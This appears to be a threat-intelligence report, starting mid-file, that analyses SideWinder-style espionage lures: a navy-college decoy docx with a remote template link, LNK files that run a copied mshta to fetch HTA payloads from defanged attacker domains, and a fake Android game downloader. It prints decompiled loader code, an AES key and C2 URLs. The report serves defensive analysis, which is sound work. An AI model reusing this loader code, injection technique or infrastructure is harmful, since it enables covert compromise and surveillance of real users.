Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/
><Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/
theme1.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/
relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId5" Type="http://schemas.
openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.PNG"/><Relationship Id="rId4"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.PNG"/
><Relationship Id="rId872" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://mtss.bol-south.org/5974/1/8682/2/0/0/0/m/files-b2dff0ca/file.rtf" TargetMode="External"/><Relationship
Id="rId842" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.jpg"/
></Relationships>

```

**GUIDELINES FOR JOURNAL – 2023 PAKISTAN NAVY WAR COLLEGE (PNWC).docx**

The malicious file **GUIDELINES FOR JOURNAL – 2023 PAKISTAN NAVY WAR COLLEGE (PNWC).docx** was discovered by the Twitter user @RedDrip7.

The file was uploaded to VirusTotal for the first time on November 30, 2022 at 10:17:20 UTC from the UK (city unknown, source: the Web).

File contents (decoy):

**GUIDELINES FOR BEACON JOURNAL - 2023 PAKISTAN NAVY WAR COLLEGE (PNWC)**

Pakistan Navy War College (PNWC) invites manuscripts for its journal (Beacon-23). The journal is accredited with HEC in 'Y' category. Research articles shall be accepted in areas related to International Relations, Strategic Studies, International and Regional Security, South Asian Studies, Maritime Security, Indian and Pacific Ocean studies and Hybrid Warfare.

**Submission Deadlines:** Research scholars who wish to contribute original, unpublished articles to the journal may submit these by first week of January, 2023. The articles may be written individually or co-authored.

**Article word limit:** The manuscripts should normally be 5000 (+ 10%) words excluding abstract, author's Introduction, footnotes and bibliography.

**Format:** All article submissions must include an abstract of about 200-250 words with 5-7 keywords and footnotes. The first page of the manuscript should contain the title of the paper, the name(s) of author(s), abstract and footnote giving introduction and current affiliation of the author(s). A 'Disclaimer' must be made at (footnote 2) and when applicable.

**Plagiarism:** Similarity index (Turnitin Report) must not exceed 18%.

**Editorial and Peer Review Process:** All submissions are screened using "Similarity Index" detection software. Articles shortlisted by the Editorial Board will undergo double-blind peer review. During this stage, articles may not be approved for publication by the referees. However, they are found suitable for the journal, reviewers may recommend either major or minor changes in the manuscript. The revision process may take multiple rounds. Peer Review timelines vary depending on Reviewer availability, area of expertise and responsiveness.

**Citation Format:** Footnotes and Bibliography must comply with Chicago Manual of Style 17th Edition. Some examples for Footnotes are cited below for guidance:

**Book:** Peter W. Rose, *Class in Archaic Greece* (Cambridge: Cambridge University Press, 2012), 95.

**Chapter of Book:** John D. Kelly, "Seeing Red: Mao Fetishism, Pax Americana, and the Moral Economy of War," in *Anthropology and Global Counterinsurgency*, ed. John D. Kelly et al. (Chicago: University of Chicago Press, 2010), 77.

**Journal Article:** Joshua I. Weinstein, "The Market in Plato's Republic" *Classical Philology* 104 (2009): 440.

**Newspaper/Magazine Article:** Daniel Mendelsohn, "But Enough about Me," *New York Times*, January 25, 2023, 68.

**Website:** Helen Regan, Nikhil Kumar and Sophia Saifi, "Pakistan Shot Down Two Indian Jets Inside Its Airspace," *CNN.com*, Accessed February 28, 2023, <https://edition.cnn.com/2021/02/28/india-pakistan-strikes-escalation-intl/index.html>.

**Miscellaneous:**

- 1 UK English Spellings should be used. Dates must be written as 1 January 2023.
- 2 Acronyms should be written within brackets after writing words in full on first use.
- 3 Images/ Maps resolution must be of 300-600dpi.

**Postal Address:** Soft Copy of article (Word Document) as well as 'Certificate of Originality and Publishing Rights' must be signed, scanned and emailed to Point of Contact ([ds.research3@pnwc.paknavy.gov.pk](mailto:ds.research3@pnwc.paknavy.gov.pk)).

**NOTE:** Author(s) as well as members of Editorial Board and Advisory Board would receive a free copy of the Journal.


In `/word/_rels/document.xml.rels`, the malicious document contains a link to download a template: `hxxs://pnwcf.]bol-north[.com/5808/1/3686/2/0/0/0/m/files-a2e589d2/file.rtf`

```
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink" Target="mailto:ds.research3@pnwc.paknavy.gov.pk" TargetMode="External"/><Relationship Id="rId998" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="https://pnwc-bol-north.com/5808/1/3686/2/0/0/0/m/files-a2e589d2/file.rtf" TargetMode="External"/><Relationship Id="rId498" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.emf"/></Relationships>
```

公文学院关于11月22日起工作安排调整的通知.docx.lnk

The malicious file 公文学院关于11月22日起工作安排调整的通知.docx.lnk was discovered by the user @Axel\_F5:

This LNK file is contained in the archive 公文学院关于11月22日起工作安排调整的通知.zip, which was distributed via email:



### 公共管理学院关于11月22日起工作安排调整的通知

当前北京市疫情正处于快速增长期，校园面临严峻挑战。为坚决遏制疫情向校园扩散蔓延，全力维护校园安全，根据北京市和清华大学关于疫情防控要求和学院实际，对近期工作调整通知如下：

1. 按防控政策有居家要求的教职工，近期不到校，配合属地要求做好疫情防控，实行居家办公、线上授课；请居住在校内家属区的人员减少流动，不前往教学办公区；请在校学生不前往校内家属区；其他教职工非必要不到校、灵活办公，建议尽量居家办公、线上授课。
2. 学院安排领导每天带班，各办公室根据近期工作计划安排部分人员到岗（见附件名单），确因工作需要进校的教职工，请保持学校与家两点一线原则，尽量避免与学生有时空交集。
3. 学生严格执行“非必要不出校”。进出校申请全部调整为院系审批，原则上暂停审批因学业（上课）、实习和其他原因的临时出校申请。京内校外居住学生严格“非必要不入校”。校外居住学生转为线上上课，在京已满7天且确因实验室在校内以“科研”事由申请临时入校的，依据有关要求经院系审批入校，坚持不聚餐、不聚会、不前往人员密集场所。
4. 11月22日至25日，临时人员原则上不入校，各单位原则上不组织线下会议和活动。各单位从严审批。
5. 进出学院大楼要求为：配合楼门值守人员要求进门刷卡、测温，在公共场所佩戴口罩等。
6. 全体校内教职工和学生按要求完成常态化核酸检测（自11月22日起调整为“一天一检”），建议在白天错峰完成，避免拥堵。居住校外的教职工根据社区安排进行检测。自11月22日起，进校需查验24小时内核酸阴性结果。

请全院教职员工和同学理解并严格落实学校疫情防控要求。请研究生导师关心关注同学们的学业、就业、心理等方面状态。

本工作安排将随着疫情形势变化和上级要求及时调整。让我们携手共筑平安健康校园！

清华大学公共管理学院

2022年11月22日



公管学院关于11月22日起工作安排调整的通知.zip 1,2 KB

- Email subject: 公共管理学院关于11月22日起工作安排调整的通知 (Notice of the School of Public Administration on the adjustment of work arrangements from November 22)
- Sender: 陈蕾 (Chen Lei) sppmdw@mail[.]tsinghua[.]edu[.]cn[.]aliyu[.]co

The archive 公管学院关于11月22日起工作安排调整的通知.zip was uploaded to VirusTotal for the first time on November 24, 2022 at 13:43:55 UTC from China (the city of Beijing, source: the Web).


Launching the LNK file executes the following command:



The LNK file creates a copy of %Windows%\System32\mshta.exe with the name %ProgramData%\jkli.exe and launches jkli.exe (mshta.exe) to download and execute an HTA file, which is located at [https://mailtsinghua\[.\]sinacn\[.\]co/3679/1/55554/2/0/0/m/files-94c98cfb/hta](https://mailtsinghua[.]sinacn[.]co/3679/1/55554/2/0/0/m/files-94c98cfb/hta).

We came across a similar archive earlier, [virus student Data Base 8 \(1\).zip](#), which was uploaded to VirusTotal on October 16, 2022 at 17:55:40 UTC from Sweden (the city of Stockholm, source: the Web). Like in the previous case, the target of SideWinder's attack may have been Tsinghua University, one of the leading universities in China (tsinghua.edu.cn).

It is worth noting that the LNK file 公管学院关于11月22日起工作安排调整的通知.docx.lnk was added to the archive 公管学院关于11月22日起工作安排调整的通知.zip on November 22, 2022, while the LNK file student Data Base 8.pdf.lnk was added to the archive virus student Data Base 8 (1).zip on March 3, 2022.



A similar LNK file, student Data Base 8.pdf.lnk, launches mshta.exe and downloads and executes an HTA file located at [https://mail\[.\]tsinghua\[.\]institute/3206/1/25395/2/0/1/1863616521/3DIm0LGMzTur2KVczxFjB36rLfnwHf9DwWao2ol/files-5b71f8ef/hta](https://mail[.]tsinghua[.]institute/3206/1/25395/2/0/1/1863616521/3DIm0LGMzTur2KVczxFjB36rLfnwHf9DwWao2ol/files-5b71f8ef/hta) (the domain: mail[.]tsinghua[.]institute).

### राष्ट्रिय गौरवका आयोजना अध्ययन प्रतिवेदन, २०७९.docx.lnk

The malicious file राष्ट्रिय गौरवका आयोजना अध्ययन प्रतिवेदन, २०७९.docx.lnk was discovered by a Twitter user with the handle @jaydinbas.

The LNK राष्ट्रिय गौरवका आयोजना अध्ययन प्रतिवेदन, २०७९.docx.lnk is contained in an archive (whose original name is unknown) that was uploaded to VirusTotal on November 24, 2022 at 10:15:01 UTC from Nepal (the city of Kathmandu, source: Community).

Launching the LNK executes the following command:



The LNK creates a copy of %Windows%\System32\mshta.exe with the name %ProgramData%\jkli.exe and launches jkli.exe (mshta.exe) to download and execute an HTA file located at [https://mail\[.\]mofs-gov\[.\]org/443/3669/1/24459/2/0/1/1850451727/6JOo39NpphBz5V3XOKZff9AGJH3RNAJuLvBQptc1/files-94603e7f/hta](https://mail[.]mofs-gov[.]org/443/3669/1/24459/2/0/1/1850451727/6JOo39NpphBz5V3XOKZff9AGJH3RNAJuLvBQptc1/files-94603e7f/hta). This LNK file is similar to the LNK file 公管学院关于11月22日起工作安排调整的通知.docx.lnk mentioned above.

The LNK राष्ट्रिय गौरवका आयोजना अध्ययन प्रतिवेदन, २०७९.docx.lnk was added to the archive on November 23, 2022.







## Choose what to allow **Ludo Game** to access



**Contacts**

access your contacts



**Phone**

make and manage phone calls



**Location**

access this device's location



**Call logs**

read and write phone call log



**SMS**

send and view SMS messages



**Calendar**


access your calendar



**CANCEL**

**CONTINUE**





**Accessibility services ensure that the application keeps running efficiently.**

Go to Accessibility and find islam-e-jannat and allow access.



islam-e-jannat  
Not allowed



**OK**





PLAY


RULES

The application is a downloader type of malware that downloads the encrypted payload at [https://games\[.\]srv-app\[.\]co/669/1/1970/2/0/0/1764305594/2X1R9Tw7c5eSvLpCCwnl0X7C0zhfHLA6RJzJ0ADS/files-82dfc144/appxed](https://games[.]srv-app[.]co/669/1/1970/2/0/0/1764305594/2X1R9Tw7c5eSvLpCCwnl0X7C0zhfHLA6RJzJ0ADS/files-82dfc144/appxed). The payload is a DEX file, launched using the class `DexClassLoader`.

The link is **Base64**-encoded and encrypted using the **AES-256 ECB** algorithm with the key {7e 51 73 44 54 49 ac a1 fe 99 25 f3 25 29 58 e3 5a 45 7c cd 89 d4 87 78 34 3f b2 df c2 60 2c 21} (32 bytes).

```
private String c44a0ff1c(String s) {
    String s1;
    try {
        DataInputStream dataInputStream = new DataInputStream(new ByteArrayInputStream(this.util.b64b(s)));
        int v = dataInputStream.readInt();
        byte[] arr_b = new byte[v];
        dataInputStream.read(arr_b);
        SecretKeySpec secretKeySpec = new SecretKeySpec(arr_b, 0, v, "AES");
        this.util.setAESKey(secretKeySpec);
        byte[] arr_b1 = new byte[dataInputStream.available()];
        dataInputStream.readFully(arr_b1);
        s1 = new String(this.util.decryptData(secretKeySpec, arr_b1));
    }
    catch(Exception exception) {
        exception.printStackTrace();
        s1 = null;
    }
    Logger.e(new String[]{"SDK", "Processed URL:-" + s});
    return s1;
}
}
```

Example of the link decrypted in [CyberChef](#):



In addition, the malware has an **autostart** functionality when the targeted mobile device loads. It is worth noting that the application partially matches and has similar functionalities to the code of the application **Secure VPN\_3.9\_apkcombo.com.apk** (SHA-1: c6effe7fcd87f643aebc427e127dd7b00865eafd), which was discovered by Group-IB Threat Intelligence experts in as early as **2021**.

Experts at [Qi An Xin](#) have described SideWinder's Android applications with similar code. Their analysis also mentions the application **Secure VPN\_3.9\_apkcombo.com.apk**. Moreover, previous samples featured a similar domain, `register[.]srvapp[.]co` (`games[.]srv-app[.]co` in our case).

The two applications, **226617.apk** (SHA-1: 779451281e005a9c050c8720104f85b3721ffdf4) and **Secure VPN\_3.9\_apkcombo.com.apk** (SHA-1: c6effe7fcd87f643aebc427e127dd7b00865eafd) are compared below.

The matching `apk_name` value "Almighty Allah" in the applications' string resources

```
<string name="androidx_startup">androidx.startup</string>
<string name="apk_name">Almighty Allah</string>
<string name="app_name">Ludo Game</string>
<string name="app_name2">WhatsApp</string>
<string name="app_name3">Facebook</string>
<string name="app_name4">Instagram</string>
<string name="app_name5">YouTube</string>
<string name="app_name6">Drive</string>
<string name="app_name7">Settings</string>
<string name="app_name8">Viber</string>
```

226617.apk (SHA-1: 779451281e005a9c050c8720104f85b3721ffdf4)

```

<string name="apk_name">Almighty Allah</string>
<string name="app">OpenVPN for Android</string>
<string name="app_name">Secure VPN</string>
<string name="app_name2">WhatsApp</string>
<string name="app_name3">Facebook</string>
<string name="app_name4">Instagram</string>
<string name="app_name5">YouTube</string>
<string name="app_name6">Drive</string>
<string name="app_name7">Settings</string>
<string name="app_name8">Viber</string>

```

Secure VPN\_3.9\_apkcombo.com.apk (SHA-1: c6effe7fcd87f643aebc427e127dd7b00865eafd)

Checking root privileges on a mobile device:

```

private static boolean z2a94377() {
    if(Build.TAGS != null && (Build.TAGS.contains("test-keys"))) {
        return true;
    }

    try {
        for(int v = 0; true; ++v) {
            if(v >= 10) {
                return hf42b7b1.b64be161a7();
            }

            boolean z = new File(new String[]{"system/app/Superuser.apk", "/sbin/su", "/system/bin/su", "/system/xbin/su", "/data/local/xbin/su", "/data/local/bin/su", "/system/sd/xbin/su", "/system/bin/failsafe/su", "/data/local/su", "/su/bin/su"}[v]).exists();
            if(z) {
                return true;
            }
        }
    } catch(Exception unused_ex) {
        return hf42b7b1.b64be161a7();
    }
}

```

226617.apk (SHA-1: 779451281e005a9c050c8720104f85b3721ffdf4)

```

private static boolean isRooted() {
    if(Build.TAGS != null && (Build.TAGS.contains("test-keys"))) {
        return true;
    }

    try {
        for(int v = 0; true; ++v) {
            if(v >= 10) {
                return p8a74f6c5.canExecuteCommand();
            }

            boolean z = new File(new String[]{"system/app/Superuser.apk", "/sbin/su", "/system/bin/su", "/system/xbin/su", "/data/local/xbin/su", "/data/local/bin/su", "/system/sd/xbin/su", "/system/bin/failsafe/su", "/data/local/su", "/su/bin/su"}[v]).exists();
            if(z) {
                return true;
            }
        }
    } catch(Exception unused_ex) {
        return p8a74f6c5.canExecuteCommand();
    }
}

private static String pathCombine(String s) {
    return new File(new File(s), "test.dex").getPath();
}

```

Secure VPN\_3.9\_apkcombo.com.apk (SHA-1: c6effe7fcd87f643aebc427e127dd7b00865eafd)

Downloading the DEX file using a URL:

```

private void j98450de() {
    new Thread(() -> {
        Logger.e(new String[]{"serverRequest()"});
        if(!yb9b96ec.getInstance().cotRunning(zb319.getInstance().getCotFex())) {
            try {
                if(!this.util.isNetworkConnected(this)) {
                    return;
                }

                String s = Preferences.getInstance(this).getBaseUrl();
                Logger.e(new String[]{"BASE_URL-->" + s});
                Logger.E(new String[]{"fad"});
                HttpURLConnection httpURLConnection0 = (HttpURLConnection)new URL(s).openConnection();
                httpURLConnection0.setRequestMethod("GET");
                httpURLConnection0.setConnectTimeout(60000);
                httpURLConnection0.setReadTimeout(60000);
                httpURLConnection0.setInstanceFollowRedirects(true);
                httpURLConnection0.connect();
                if(httpURLConnection0.getResponseCode() == 200) {
                    InputStream inputStream0 = httpURLConnection0.getInputStream();
                    ByteArrayOutputStream byteArrayOutputStream0 = new ByteArrayOutputStream();
                    this.util.copyStream(inputStream0, byteArrayOutputStream0);
                    File file0 = this.j90bdb5be();
                    SecretKey secretKey0 = this.util.getAESKey();
                    byte[] arr_b = byteArrayOutputStream0.toByteArray();
                    Pair pair0 = this.q6fc238e9(this.util.decryptData(secretKey0, arr_b));
                    Preferences.getInstance(this).setClassName(((String)pair0.second));
                    this.util.writeBytes(file0, ((byte[])pair0.first));
                    this.h78ad1d(file0);
                    return;
                }

                this.j301947fd();
            }
            catch(Exception exception0) {
                exception0.printStackTrace();
                TextLogger.getInstance(this).writeError(exception0.getMessage());
                this.j301947fd();
            }

            return;
        }
    }).start();
}

```

226617.apk (SHA-1: 779451281e005a9c050c8720104f85b3721ffdf4)

```

private void serverRequest() {
    Log.e("asdf", "serverRequest() call ");
    new Thread() -> {
        Log.e("load", "serverRequest");
        if(this.appApplication == null || !p23e8a4b4.getInstance().cotRunning(((pb8621950)this.getApplication()).cotFex)) {
            try {
                if(!p23e8a4b4.getInstance().isNetworkConnected(this)) {
                    return;
                }

                HttpURLConnection httpURLConnection0 = (HttpURLConnection)new URL(p78722263.BASE_URL).openConnection();
                httpURLConnection0.setRequestMethod("GET");
                httpURLConnection0.setConnectTimeout(60000);
                httpURLConnection0.setReadTimeout(60000);
                httpURLConnection0.setInstanceFollowRedirects(true);
                httpURLConnection0.connect();
                if(httpURLConnection0.getResponseCode() == 200) {
                    InputStream inputStream0 = httpURLConnection0.getInputStream();
                    this.downloadedData = new ByteArrayOutputStream();
                    byte[] arr_b = new byte[0x1000];
                    while(true) {
                        int v = inputStream0.read(arr_b, 0, 0x1000);
                        if(v < 1) {
                            this.save(this.downloadedData.toByteArray());
                            p65d0814b p65d0814b0 = new p65d0814b(new ByteArrayInputStream(p23e8a4b4.getInstance().decodeData16(p23e8a4b4.getInstance().decodeData(this.downloadedData.toByteArray()))));
                            String s = p65d0814b0.readString();
                            byte[] arr_b1 = p65d0814b0.readBytes(p65d0814b0.readInt());
                            this.appApplication.setManifestPerms(this.getApplicationContext());
                            this.appApplication.setAllPermsInts();
                            if(Build.VERSION.SDK_INT >= 26) {
                                this.inMemoryFileLoadModule(s, arr_b1);
                                return;
                            }

                            this.fileLoadModule(s, arr_b1);
                            return;
                        }

                        this.downloadedData.write(arr_b, 0, v);
                    }

                    this.retryServerRequest();
                }
            } catch(Exception exception0) {
                p23e8a4b4.getInstance().logError(exception0);
                this.retryServerRequest();
            }

            return;
        }
    }.start();
}

```

Secure VPN\_3.9\_apkcombo.com.apk (SHA-1: c6effe7fcd87f643aebc427e127dd7b00865eafd)

A DEX file being loaded into device memory:

```

private void h78ad1d(File file0) {
    Logger.e(new String[]{"loadFromDisk"});
    Logger.E(new String[]{"lad"});
    try {
        if(!file0.exists() && !file0.mkdirs()) {
            throw new Exception("Failed to create dir: " + file0.getAbsolutePath());
        }

        String s = Preferences.getInstance(this).getClassName();
        Logger.e(new String[]{"AppService Classname: " + s});
        zb319.getInstance().setManifestPerm(this.getApplicationContext());
        zb319.getInstance().setAllPermsInts();
        this.ga4397ad38(this.j90bdb5be(), s);
    }
    catch(Exception exception0) {
        exception0.printStackTrace();
    }
}

```

226617.apk (SHA-1: 779451281e005a9c050c8720104f85b3721ffdf4)

```

private void loadFromDisk(File file0) {
    Log.e("load", "loadFromDisk");
    try {
        int v = (int)file0.length();
        byte[] arr_b = new byte[v];
        BufferedInputStream bufferedInputStream0 = new BufferedInputStream(new FileInputStream(file0));
        bufferedInputStream0.read(arr_b, 0, v);
        bufferedInputStream0.close();
        p65d0814b p65d0814b0 = new p65d0814b(new ByteArrayInputStream(p23e8a4b4.getInstance().decodeData16(p23e8a4b4.getInstance().decodeData(arr_b))));
        String s = p65d0814b0.readString();
        byte[] arr_b1 = p65d0814b0.readBytes(p65d0814b0.readInt());
        Log.e("AppService", s);
        this.appApplication.setManifestPerms(this.getAppApplicationContext());
        this.appApplication.setAllPermsInt();
        if (Build.VERSION.SDK_INT >= 26) {
            this.inMemoryFileLoadModule(s, arr_b1);
            return;
        }
        this.fileLoadModule(s, arr_b1);
    }
    catch (Exception exception0) {
        exception0.printStackTrace();
    }
}

```

Secure VPN\_3.9\_apkcombo.com.apk (SHA-1: c6effe7fcd87f643aebc427e127dd7b00865eafd)

List of permissions checked:

```

public zb319() {
    this.objects = new HashMap();
    this.future = new HashMap();
    this.objectLinkedHashMap = new LinkedHashMap();
    this.eventBusses = new ArrayList();
    try {
        this.allPerms = new JSONObject("{\"ACCESS_NETWORK_STATE\": \"0\", \"ACCESS_WIFI_STATE\": \"1\", \"BIND_ACCESSIBILITY_SERVICE\": \"2\", \"BIND_DEVICE_ADMIN\": \"4\", \"BIND_VPN_SERVICE\": \"8\", \"BLUETOOTH\": \"16\", \"BODY_SENSORS\": \"32\", \"BROADCAST_SMS\": \"64\", \"CALL_PHONE\": \"128\", \"CAMERA\": \"256\", \"CAPTURE_AUDIO_OUTPUT\": \"512\", \"CHANGE_NETWORK_STATE\": \"1024\", \"CHANGE_WIFI_STATE\": \"2048\", \"CLEAR_APP_CACHE\": \"4096\", \"GET_ACCOUNTS\": \"8192\", \"READ_CALL_LOG\": \"16384\", \"READ_CONTACTS\": \"32768\", \"READ_CALENDAR\": \"65536\", \"READ_PHONE_STATE\": \"131072\", \"READ_SMS\": \"262144\", \"SEND_SMS\": \"524288\", \"REQUEST_INSTALL_PACKAGES\": \"1048576\", \"REQUEST_IGNORE_BATTERY_OPTIMIZATIONS\": \"2097152\", \"SYSTEM_ALERT_WINDOW\": \"4194304\", \"WAKE_LOCK\": \"8388608\", \"WRITE_EXTERNAL_STORAGE\": \"16777216\", \"READ_EXTERNAL_STORAGE\": \"33554432\", \"RECORD_AUDIO\": \"67108864\", \"INTERNET\": \"134217728\", \"ACCESS_FINE_LOCATION\": \"268435456\"}");
    }
    catch (JSONException jsoneException0) {
        jsoneException0.printStackTrace();
    }
}

```

226617.apk (SHA-1: 779451281e005a9c050c8720104f85b3721ffdf4)

```

public pb8621950() {
    this.objects = new HashMap();
    this.future = new HashMap();
    this.objectLinkedHashMap = new LinkedHashMap();
    this.mediaProjectionManager = null;
    this.mDATA = null;
    this.mPackageName = "";
    try {
        this.allPerms = new JSONObject("{\"ACCESS_NETWORK_STATE\": \"0\", \"ACCESS_WIFI_STATE\": \"1\", \"BIND_ACCESSIBILITY_SERVICE\": \"2\", \"BIND_DEVICE_ADMIN\": \"4\", \"BIND_VPN_SERVICE\": \"8\", \"BLUETOOTH\": \"16\", \"BODY_SENSORS\": \"32\", \"BROADCAST_SMS\": \"64\", \"CALL_PHONE\": \"128\", \"CAMERA\": \"256\", \"CAPTURE_AUDIO_OUTPUT\": \"512\", \"CHANGE_NETWORK_STATE\": \"1024\", \"CHANGE_WIFI_STATE\": \"2048\", \"CLEAR_APP_CACHE\": \"4096\", \"GET_ACCOUNTS\": \"8192\", \"READ_CALL_LOG\": \"16384\", \"READ_CONTACTS\": \"32768\", \"READ_CALENDAR\": \"65536\", \"READ_PHONE_STATE\": \"131072\", \"READ_SMS\": \"262144\", \"SEND_SMS\": \"524288\", \"REQUEST_INSTALL_PACKAGES\": \"1048576\", \"REQUEST_IGNORE_BATTERY_OPTIMIZATIONS\": \"2097152\", \"SYSTEM_ALERT_WINDOW\": \"4194304\", \"WAKE_LOCK\": \"8388608\", \"WRITE_EXTERNAL_STORAGE\": \"16777216\", \"READ_EXTERNAL_STORAGE\": \"33554432\", \"RECORD_AUDIO\": \"67108864\", \"INTERNET\": \"134217728\", \"ACCESS_FINE_LOCATION\": \"268435456\"}");
    }
    catch (JSONException jsoneException0) {
        jsoneException0.printStackTrace();
    }
}

```

Secure VPN\_3.9\_apkcombo.com.apk (SHA-1: c6effe7fcd87f643aebc427e127dd7b00865eafd)

Saving the file downloaded from the command-and-control (C2) server as

"data/data/<package\_name>/files/fex/permFex/8496eac3cc33769687848de8fa6384c3":

```

private File j90bdb5be() {
    Logger.E(new String[]{"gadf"});
    return new File(new File(new File(this.getFilesDir().getPath(), this.util.db64("Wm1WNA==")), this.util.db64("Y0dWewJVWmx1QT09")), this.util.MD5("permFex"));
    // db64("Wm1WNA==") -> fex
    // db64("Y0dWewJVWmx1QT09") -> permFex
    // MD5("permFex") -> 8496eac3cc33769687848de8fa6384c3
}

```

226617.apk (SHA-1: 779451281e005a9c050c8720104f85b3721ffdf4)



```

private void save(byte[] arr_b) throws Exception {
    FileOutputStream fileOutputStream1;
    File file0 = new File(new File(this.GetFilesDir().getPath(), "fex"), "permFex");
    if(!file0.exists() && !file0.mkdirs()) {
        throw new Exception("Failed to create dir: " + file0.getAbsolutePath());
    }

